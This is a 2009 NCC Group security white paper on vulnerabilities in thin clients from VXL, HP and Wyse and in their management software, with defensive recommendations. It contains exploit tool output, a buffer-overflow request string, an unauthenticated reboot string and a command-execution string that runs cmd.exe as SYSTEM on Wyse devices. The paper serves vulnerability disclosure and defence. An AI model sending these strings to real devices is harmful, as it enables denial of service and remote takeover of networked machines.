0161 209 5111
securetest@nccgroup.com

Thin Clients: Slim Security

7th August 2009

An NCC Group Secure Test White Paper by Paul Vlissidis & Matthew Hickey
CREST Certified Consultant, CHECK Team Leader

whitepapers@nccgroup.com

Contents

1 Abstract

2 Introduction

3 Deployment

4 Devices

5 Methodology

6 Management Software

7 Phase Operations

8 Device Services

9 Risks

9.1 VXL

9.2 HP T-Series

9.3 Wyse Device Manager

9.4 Wyse S10

9.5 Wyse V90L

9.6 Data Retention

10 Conclusion

11 Recommendations

SecureTest Limited, Manchester Technology Centre, Oxford Road, Manchester, M1 7EF
phone: +44 (0)161 209 5111; fax: +44 (0)161 209 5100; email: securetest@nccgroup.com; web: www.securetest.com

0161 209 5111
securetest@nccgroup.com

1 Abstract

NCC Group Secure Test has been conducting research into the use of thin client devices - often marketed as something of a security silver bullet compared with traditional desktops. These devices are widely deployed in many industries as a cheap and easy alternative to standard PCs.

Managing a large estate of desktops is a headache for any IT Manager. It has been some time since most companies intentionally stored any significant files on desktop local drives and in many cases desktop PCs were little more than a tool to get users onto the network and accessing applications. As applications have moved increasingly onto a browser platform the need for local client installation has pushed the rationale and business case for keeping desktop PCs further away from the norm. The availability of RDP/ICA based solutions has also pushed companies in this direction.

Furthermore the security arms race has moved on and with the advent of web-based drive-by and browser attacks desktop have once again become a target for botnet herders and as a way to get at the network itself through sophisticated malware vectors. Security testers have long known that desktop estates contain hidden riches for someone looking to compromise a network. Security is only as strong as its weakest link and large estates of desktops often provide the first foothold on the ladder to full compromise.

The advent of thin client, diskless PCs based on proprietary, Linux or embedded XP would therefore appear to offer the beleaguered IT manager a cheap and effective solution that simultaneously eliminates a whole category of security headache. This combination has clearly made thin client technologies for the desktop attractive.

However before IT & Security Managers begin the celebrations, this paper sounds a note of caution. As with the introduction of any new technology or any security 'solutions' we have to be careful to consider what risks we are introducing as well as those we might be resolving. Most thin client technologies are embedded devices - appliances if you will. But to simply write them off as black boxes that can do no harm is as dangerous as it is tempting. Anything on the network has the potential for harm and must be suitably hardened before deployment.

As our research shows, these devices suffer from just as many "out of the box" security issues as desktop software packages. Possibly more worrying is that the biggest risk posed by some of the vulnerabilities we have discovered is that of a 'mass denial of service' attack on an entire estate of thin clients. This would have a devastating effect on many operations such as Network Operations Centres, Call Centres and other similar environments.

Many IT departments have reasonable levels of Windows skills but many would not profess to understand embedded technologies - especially if they are not themselves based on Windows. Another issue is patches and updates. These devices are subject to firmware patches just like any IT product but how many deployments consider patching policy once the estate has been rolled out?

For this paper we shall consider in more detail four typical devices that were either seen on penetration testing assignments or bought for research purposes. Our research has identified several new categories of risk with typical technologies and deployments:

- **In some cases we have discovered that thin client estates could be co-opted by hackers to be used in botnets. Eavesdropping activity on a thin client device often comes as standard in many cases and can be done using off-the-shelf open source software.**
- **In many cases security models for managing these estates are broken as management traffic (and credentials) is passed in the clear and open to sniffing.**
- **Denial of service of entire networks of thin clients is not only possible, it is downright simple.**

This paper gives an overview of these risks and issues among others and offers some advice to IT Security Managers on the secure deployment of thin client estates.

SecureTest Limited, Manchester Technology Centre, Oxford Road, Manchester, M1 7EF
phone: +44 (0)161 209 5111; fax: +44 (0)161 209 5100; email: securetest@nccgroup.com; web: www.securetest.com

2 Introduction

Thin Computing is a field of computing that has been around since early 1993, starting life as graphical workstations and X terminals. The devices have evolved along with advancements in modern computing technologies to become more complex hybrid embedded devices and appliances with many capable of running stand-alone operating systems such as Linux and Microsoft Windows. Thin client's have become a popular choice or IT organisations as desktop replacements due to their lower costs, eco-friendly green computing benefits and marketing by vendors claiming additional security benefits. NCC Group Secure Test performed an independent security evaluation of several popular thin client devices by analyzing device management and assessing devices to determine risk and feasibility of attacks against organizations who have adopted thin client technologies.

3 Deployment

Typical thin client deployment follows a mostly server-centric model as applications are published on an application cluster accessed by thin-client devices. An additional server is usually required for the deployment of patches, firmware, configuration information and security management of the device estate. An example of a typical deployment is shown in the image below and could be considered a common representation of how many thin client network architectures have been deployed. Although the diagram shows each device and server within its own subnet, often the deployment may be within a homogenous flat network as thin clients share network space with some servers or desktop systems. Based on our findings a homogenous flat network represents the highest risk environment for deployment of thin client architectures.

Image shows a typical thin client deployment within an IT organisation.



Fig.1. A typical thin client deployment within an IT organisation

SecureTest Limited, Manchester Technology Centre, Oxford Road, Manchester, M1 7EF
phone: +44 (0)161 209 5111; fax: +44 (0)161 209 5100; email: securetest@nccgroup.com; web: www.securetest.com

4 Devices

NCC Group Secure Test obtained four separate devices from three different vendors and configured them along with their respective management softwares to evaluate how thin client devices may be exploited by an attacker within an organisation's infrastructure. The devices selected for assessment are shown in the table below:

Manufacturer	Model	OS Platform	Management Software
HP Compaq	T5700	Windows XPe	Altiris (v6.9 sp2)
Wyse	V90L	Windows XPe	Wyse Device Manager (v4.7.1)
Wyse	S10	Wyse Thin-OS	Wyse Device Manager (v4.7.1
VXL	Itona V17	Linux	XLmanage (v2.6)

5 Methodology

Devices were assessed using packet analysis software and common port scanning utilities to identify open ports, fingerprint services and protocols in order to assess how devices communicate with management services during a profiling exercise. Attacks were then hypothesized and attack code was created to attempt to exploit vulnerabilities or insecure protocols, in the same way an attacker targeting a network containing thin clients might.

6 Management Software

The devices all utilized unique management software suites that operated on a mixture of ports and protocols. Some of the observed protocols were proprietary, while others used known protocols such as HTTP. By analyzing the four devices and their management communications it was possible to identify a general data flow model that is utilized for management of the devices, this is indicated in the diagram below.



Fig.2. Abstract flow-chart showing management communications with thin clients

SecureTest Limited, Manchester Technology Centre, Oxford Road, Manchester, M1 7EF
phone: +44 (0)161 209 5111; fax: +44 (0)161 209 5100; email: securetest@nccgroup.com; web: www.securetest.com

7 Phase Operations

Phase	Observations
1	During “Phase 1”, the thin client connected to the management over TCP/IP to a service port and transmitted device data such as the device name and model to the management server which then acknowledged receipt of the information often confirming that the device was now registered with the management software.
2	After this initial registration “Phase 2” was seen to occur and the thin client was often seen to poll the server awaiting instructions or ask the server for file and configuration information so that a task could begin.
3	The management server and thin client would then enter “Phase 3” in which a specific task or functionality was performed. The transfer of files or execution of commands requested occurred during this phase.

The various phases of communication usually consisted of single requests and responses. Occasionally the devices would open a persistent TCP connection with more than one request being transmitted within the established TCP session.

8 Device Services

The devices were then subjected to port scans. Each port was probed to identify services accessible on the host. It is assumed for this exercise that attackers will generally attempt to exploit the devices from the network. A complete port scan listing of each device is included in the following tables:

Table 1. Wyse V90L - Windows XP Embedded

Port	Service
80/TCP	Wyse Manager
135/TCP	MS-RPC
139/TCP	NetBIOS
445/TCP	NetBIOS
1028/TCP	MS-RPC
1801/TCP	MS-RPC
2103/TCP	MS-RPC
2105/TCP	MS-RPC
2107/TCP	MS-RPC
5800/TCP	VNC-HTTP
5900/TCP	VNC (Protocol 3.8)

Table 2. VXL Itona V17 - GIO Linux 2.4.26

Port	Service
21/TCP	InetUtils FTPd 1.3.2
22/TCP	OpenSSH 3.5p1
80/TCP	HTTP
111/TCP	RPC Port mapper
555/TCP	Printer
5900/TCP	VNC
6000/TCP	X11
8000/TCP	Unknown

Table 3. Wyse S10 WYSE Thin OS

Port	Service
80/TCP	Wyse Manager
515/TCP	RPC Printer
3471/TCP	Unknown
4000/TCP	Thin Print
5800/TCP	VNC-HTTP
5900/TCP	VNC

Table 4. HP Compaq T5700 - Windows Xpe

Port	Service
135/TCP	MS-RPC
139/TCP	NetBIOS
445/TCP	NetBIOS
1028/TCP	MS-RPC
1037/TCP	Unknown
3389/TCP	Terminal Service
10706/TCP	SIP end point

SecureTest Limited, Manchester Technology Centre, Oxford Road, Manchester, M1 7EF
phone: +44 (0)161 209 5111; fax: +44 (0)161 209 5100; email: securetest@nccgroup.com; web: www.securetest.com

Many of the above services would indicate that the software shipped with devices falls behind current patch levels. For example the versions of Open SSH observed are considerably out of date and potentially vulnerable to known exploits.

The identified service ports were very similar to those seen on standard desktop estates and out-of-the box Linux installations. Devices all have VNC/RDP enabled for remote shadowing and these services were seen to have default or blank passwords out of the box. It is possible for an Administrator to configure a password or disable VNC/RDP services. It is strongly advised that where possible the use of VNC/RDP is removed or restricted and any additional service ports that may not be required are removed from the devices to prevent attackers interacting with the devices. To an attacker seeking to compromise an internal network these devices offer an attack surface equal to, if not larger than that presented by typical desktops.

9 Risks

Management protocols were not seen to utilize encryption or authentication between the thin clients and the management software and protocols and were observed as being clear-text and thus susceptible to man-in-the-middle attacks and layer 2 network attacks. This was found to be the case for all of the devices except the HP Compaq T5700 series which supported the use of a keyfile and encryption between device and management software (Altiris).

This configuration is considered to be considerably more secure although is not the default out of the box - it is an optional security setting. Phase 1 of the typical communications protocol described above required devices to connect to the management software, however in the case of both Wyse devices it is possible for the management software to "probe" the network, identify Wyse network devices and connect to the devices to issue instructions; this will be discussed in more detail in a later section of this paper.

Due to a lack of encryption and authentication on the management protocols, it was possible to create "spoof" management suites that listened to the device service probes and using layer-2 attacks such as ARP spoofing, forced the devices to connect to the malicious service instead, thus allowing an attacker to reconfigure, update or execute commands on the host with the same privileges of the management software suite. In the case of the Wyse devices it was possible to reconfigure the devices without authentication and perform tasks such as command execution without the requirement for additional network attacks.

A summary of our findings and any caveats required for a successful attack are documented in the following sections.

9.1 VXL

"Greater security: Thin client devices have no local storage and are, therefore, less open to virus attacks" – VXL

The VXL device communicates with XLmanage using HTTP requests - the XLmanage service installs on top of Microsoft IIS and processes information transmitted to the service through web extensions. The VXL device can be managed through a web interface where services can be enabled/disabled and device management can be performed.

The web service on the device can be protected by a password requiring authentication to gain access. If an attacker spoofs or intercepts communication intended for the management server, the VXL device communicates the clear-text configuration of the device during association with the XLmanage software.

This includes the password in clear-text (if set) required to access the web management interface of the device. In addition it is possible for the XLmanage software to send Linux CLI commands directly to the device and execute locally installed utilities such as "ping".

An attacker may make use of this functionality to ARP spoof a large number of devices and perform a "ping flood" or DdoS attack against the infrastructure.

SecureTest Limited, Manchester Technology Centre, Oxford Road, Manchester, M1 7EF
phone: +44 (0)161 209 5111; fax: +44 (0)161 209 5100; email: securetest@nccgroup.com; web: www.securetest.com

An example output from attack code produced can be seen below showing clear-text password transmitted by the VXL device:

```
[ Started vxlgiobye
[ phase 1
[ phase 2
ClientName=VXL_GIO_5D7D61
InternalIP=192.168.0.103
[ phase 3
PASSWORD=1234
PASSWORD=
MAILPASSWORD=
PASSWORD=
PASSWORD=
[ phase 4
[ Client do something!
[ Sent exploit cmd “ping 192.168.0.1”
```

Additionally, if access to the web Interface of the device can be obtained, either through spoofing or sniffing the password as above, or if Administrators have left the device unprotected, then an attacker could also exploit a command execution vulnerability within the CGI applications used to manage the device itself. The vulnerability was seen to lie within the “/systemInfo/systeminfo.cgi” script when handling typical command injection strings and utilizing this vulnerability it is possible for an attacker to obtain shell access to the device.

As with a number of embedded devices, several services and processes were seen to be running as “uid=0” or “root” user. This vulnerability has a reduced risk due to the fact it occurs post-auth to the web interface of the device but does highlight the danger of not making use of privilege separation within embedded devices and shows that vulnerabilities in thin-client devices are just as prevalent as in any other network device or workstation. An example of the exploit is shown below:

```
F:\>gionight.py 192.168.0.103 192.168.0.3 1234
[ You may now use the shell.
uname -a
Linux VXL_GIO_5D7D61 2.4.26 #29 Mon Aug 21 12:31:19 UTC 2006 i686 unknown
id
uid=0(root) gid=0(root)
```

9.2 HP T-Series

“Thin Clients can help you increase security and reliability across your Citrix environment – while providing users with the familiar look and feel of a desktop PC experience.” – Hewlett Packard

The HP T-Series device reviewed was found to offer a number of security options which were not enabled by default, but could be enabled within Altiris, such as the use of encryption between the device and management software. However the device additionally supports sending probe requests to a multi-cast addresses.

Attackers could intercept and acknowledge these probes and then reply with their own instructions. The device communicated through a proprietary protocol on TCP port 402. Unlike the VXL device no passwords or sensitive information was seen to traverse in clear-text; however executable files could be transmitted to the device and run, as the protocol itself contains built-in agent self-update functionality.

An attacker could spoof the Altiris management software and perform command execution (without uploading their own executable) on the device as well as transmitting arbitrary executables.

SecureTest Limited, Manchester Technology Centre, Oxford Road, Manchester, M1 7EF
phone: +44 (0)161 209 5111; fax: +44 (0)161 209 5100; email: securetest@nccgroup.com; web: www.securetest.com

This can be seen in the output below:

```
[ Started hpwhytry
[ Client record seen - out of date, updating agent for cmdexec
[ Client session closed
[ Client connected
[ Exploiting client exec ‘cmd.exe’
```

This particular functionality may be useful in a scenario where an attacker waits on the internal network listening to a multicast address. He could then communicate with HP T-Series devices to transmit malicious executables and cause the device to execute them, creating a bot-net of HP T-Series under his control. Some basic checksum protection is built into the agent update facility.

The thin client desktop was found to be running a restrictive environment which attempts to prevent users from gaining access to OS commands such as “taskmgr.exe”. Commands executed by local users on the HP T-Series thin-client were run with the low-privileged user of “User” and resided on a locked-down desktop, however when commands are executed through the management software they are executed with SYSTEM privileges, allowing a user or remote attacker to elevate their privileges on a thin-client device using this technique and take control of the host OS.

9.3 Wyse Device Manager

Wyse Device Manager (WDM) operates as a set of Microsoft IIS web extensions with a GUI and runs on TCP Port 80 supporting a proprietary protocol over HTTP.

WDM includes the ability to “probe” subnets for Wyse devices, utilizing a packet sniffer it is possible for an attacker to analyze these probes to fingerprint and identify Wyse thin-client devices on the network or alternatively they can utilize a feature of the WDM software to scan for and identify devices for them.

It is possible for an attacker to cause annoyance to administrators of the Wyse device estate by connecting to the web service and falsifying registration requests with a fake MAC and fake IP addresses as no form of validation is performed within WDM of the data sent to the server. This allows an attacker to flood the WDM with bogus devices and cause general annoyance to Administrators attempting to maintain the thin-client device estate.

By sending long strings to the IIS web extension it is possible to cause the IIS inetinfo.exe process to crash with indications that a “buffer overflow” had occurred. This is indicative of insecure programming practices and many cases of buffer overflow vulnerability in the past have been proven to be exploitable for code execution. The following string can be utilized to demonstrate this issue requiring a restart of the IIS service:

```
“/hserver.dll?&V10|&IMAC=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
|CS=2|TP=1|P1=50,14,1,SX0|AV=4.0.4.2|IM=5.1.010|IP=1.3.3.7|SM=255.255.255.0|SN=192.168.0.
255|GW=0.0.0.0|ED=1|SN#=6E9BF709509|CN=AKELDRP|RM=112|FS=0|DS=192.168.0.1|DM=HAXOR|1D=1.3
.3.7|2D=1.3.3.7|1W=1.3.3.7|2W=1.3.3.7|HTTP/1.0”
```



Fig 3. Buffer overflow being triggered within the IIS extensions provided by Wyse

9.4 Wyse S10

"Wyse Thin OS offers the utmost security and protection from viruses and malicious software because the operating system does not have a publicly exposed API that can be exploited by hackers." - Wyse

The Wyse S10 device communicates with Wyse Device Manager over Web Extensions to Microsoft IIS on TCP Port 80. The device uses HTTP for management purposes with its own proprietary API. Requests performed within the WDM software are performed by connecting to the device over TCP Port 80. It was only possible to perform power-related operations on the Wyse S10 such as remotely rebooting the device or configuring the device to perform a shutdown.

The following string when transmitted to a device is enough to cause a power-cycle:
"&V52&CI=3|MAC=008064657995|IP=1.3.3.7|RB=0|MT=3||HS=1.3.3.7|PO=80|SPO=0|"

Utilizing this vulnerability it would be possible for an attacker to repeatedly disrupt business operations being performed on Wyse devices. This attack is particularly dangerous as it requires no additonal network attack or leveraging to occur and can be triggered with simple network utilities.

We noted that the so-called 'remote shadowing' feature is enabled by default on the S10. This allows unauthenticated silent connection by any VNC client to any S10. With the use of thin clients in call centre environments we can see the value for training and monitoring but this feature also raises security concerns given that keyboard input is possible on any connected client. In a PCI DSS context this feature might cause a serious non-compliance.

9.5 Wyse V90L

"[..] with an unpublished API, Wyse Thin OS is one of the most secure operating systems on the market." – Wyse

The Wyse V90L device communicates with WDM over Web Extensions to Microsoft IIS on TCP Port 80. The device uses HTTP for management purposes with its own proprietary API. Requests performed within the WDM software are performed by connecting to the device over TCP Port 80. Unlike its counterpart, the S10, the Wyse V90L is a more feature rich device running Microsoft Windows XP embedded, and like its counterpart it is possible to perform the same power-cycling operations on the device. However it is also possible to connect to the device on TCP Port 80 and send a string similar to the following:

"&V54&CI=NAME55|MAC=008064795CC5|IP=192.168.0.45|MT=0|&UP0|&SI=0|EX\xfc\x0fcmd.exe\x0f||HS=192.168.0.1|PO=80|SPO=0|"

This causes the device to execute "cmd.exe" on the remote Wyse device with the privileges of SYSTEM. This introduces two attack vectors - initially a user operating the Wyse device is running with a restricted user profile of "User" and cannot perform restricted system operations; by connecting to the local device on TCP port 80 and sending the above string it is possible for the user to elevate their privileges to SYSTEM and control the host OS. Additionally, an attacker could remotely execute commands such as mapping network shares and executing malicious software on the device with the privileges of SYSTEM by simply connecting to the service port and sending a string. This attack is again particularly dangerous as it requires no special vantage point on the network and could be exploited by attackers trivially. This makes the device a particularly attractive 'firebase' from which to attack other network assets.

9.6 Data Retention

One of the refurbished devices NCC Group Secure Test purchased online from Ebay was found to contain a set of live Cisco VPN client and configuration data. Review of the configuration data identified IP address and stored credentials for VPN Group Access including the required name and password to begin preliminary authentication to the VPN endpoint. The researchers attempted to contact the owner of the IP address by querying WHOIS information without success. This incident serves as a poignant reminder that although thin-devices and embedded systems are considered not to retain information of a sensitive nature, they should be subject to safe & secure IT disposal policies like any other IT equipment and securely wiped to ensure that no sensitive information is retained by the device.

SecureTest Limited, Manchester Technology Centre, Oxford Road, Manchester, M1 7EF
phone: +44 (0)161 209 5111; fax: +44 (0)161 209 5100; email: securetest@nccgroup.com; web: www.securetest.com

10 Conclusion

Managing a large estate of desktops is a headache for any IT Manager. It has been some time since most companies intentionally stored any significant files on desktop local drives and in many cases desktop PCs were little more than a tool to get users onto the network and accessing applications. As applications have moved increasingly onto a browser platform the need for local client installations and desktop PCs has been reduced.

The availability of RDP/ICA based solutions has also pushed companies in this direction. Furthermore the security arms race has moved on and with the advent of web-based drive-by and browser attacks desktops have once again become a target for botnet herders and an entry point to internal networks.

Security testers have long known that desktop estates contain hidden riches for someone looking to compromise a network. Security is only as strong as its weakest link and large estates of desktops often provide the first foothold on the ladder to a full compromise.

The advent of thin client, diskless PCs based on proprietary operating systems, Linux or embedded Windows would therefore appear to offer the beleaguered IT manager a cheap and effective solution that simultaneously eliminates a whole category of security headaches. This combination of factors has clearly made thin client technologies attractive. However, our research has shown that these devices are capable of introducing new risks to the network which can, if overlooked, result in a false sense of security.

A number of common vulnerabilities has been identified that appear to consistently affect the devices under review. These range from privilege escalation attacks due to inappropriate privilege separation and running code with excessively high privileges, such as in the case of Wyse and HP, to inappropriate use of clear-text protocols when transmitting sensitive data to management hosts such as with the VXL thin-client device.

We have also demonstrated that despite being marketed as secure alternatives to desktop estates, thin client devices can introduce new security vulnerabilities into existing infrastructure and can be just as prone to exploitation and attack as traditional desktop systems, if not more-so.

Our research shows that these devices suffer from just as many “out of the box” security issues as desktop software packages. Possibly more worrying is that the biggest risk posed by some of the vulnerabilities we have discovered is that of a ‘mass denial of service’ attack on an entire estate of thin clients. This would have a devastating effect on many operations such as Network Operations Centres, Call Centres and other similar environments.

As a side note since this research started we have identified similar issues with other manufacturers’ devices during client engagements. These have not been covered here as we did not have the same level of research access to the devices. They will likely be the subject of an update to this paper in due course.

Our recommendations to those who have already deployed these or similar technologies is:

- **Ensure that network segregation mechanisms are used to keep the thin client estate segmented away from sensitive network assets**
- **Ensure that layer 2 security mechanisms are deployed to prevent common network spoofing attacks**
- **Ensure that patching of firmware is included within general patch management regimes**
- **Ensure that thin client devices are password protected (with secure communications between clients and management servers)**
- **Ensure that thin client devices run with a minimal network footprint and only offer essential services. For example if ‘remote shadowing’ functionality is not required it should be disabled.**

SecureTest Limited, Manchester Technology Centre, Oxford Road, Manchester, M1 7EF
phone: +44 (0)161 209 5111; fax: +44 (0)161 209 5100; email: securetest@nccgroup.com; web: www.securetest.com

11 Recommendations

Our recommendations to those procuring thin client technologies are:

- **Ensure that management software offers secure authentication and communication between client and devices.**
- **Ensure that devices can be updated in the event of a security weakness.**

Thin client devices have been largely ignored from a security perspective because they were seen as part of the security solution.

Our research shows that, as with so many other silver bullets, without proper configuration and network architecture they can become part of the problem.

For more information about our research
please contact us at
whitepapers@nccgroup.com

We may also provide, on request, supporting proof of concept exploits

SecureTest Limited, Manchester Technology Centre, Oxford Road, Manchester, M1 7EF
phone: +44 (0)161 209 5111; fax: +44 (0)161 209 5100; email: securetest@nccgroup.com; web: www.securetest.com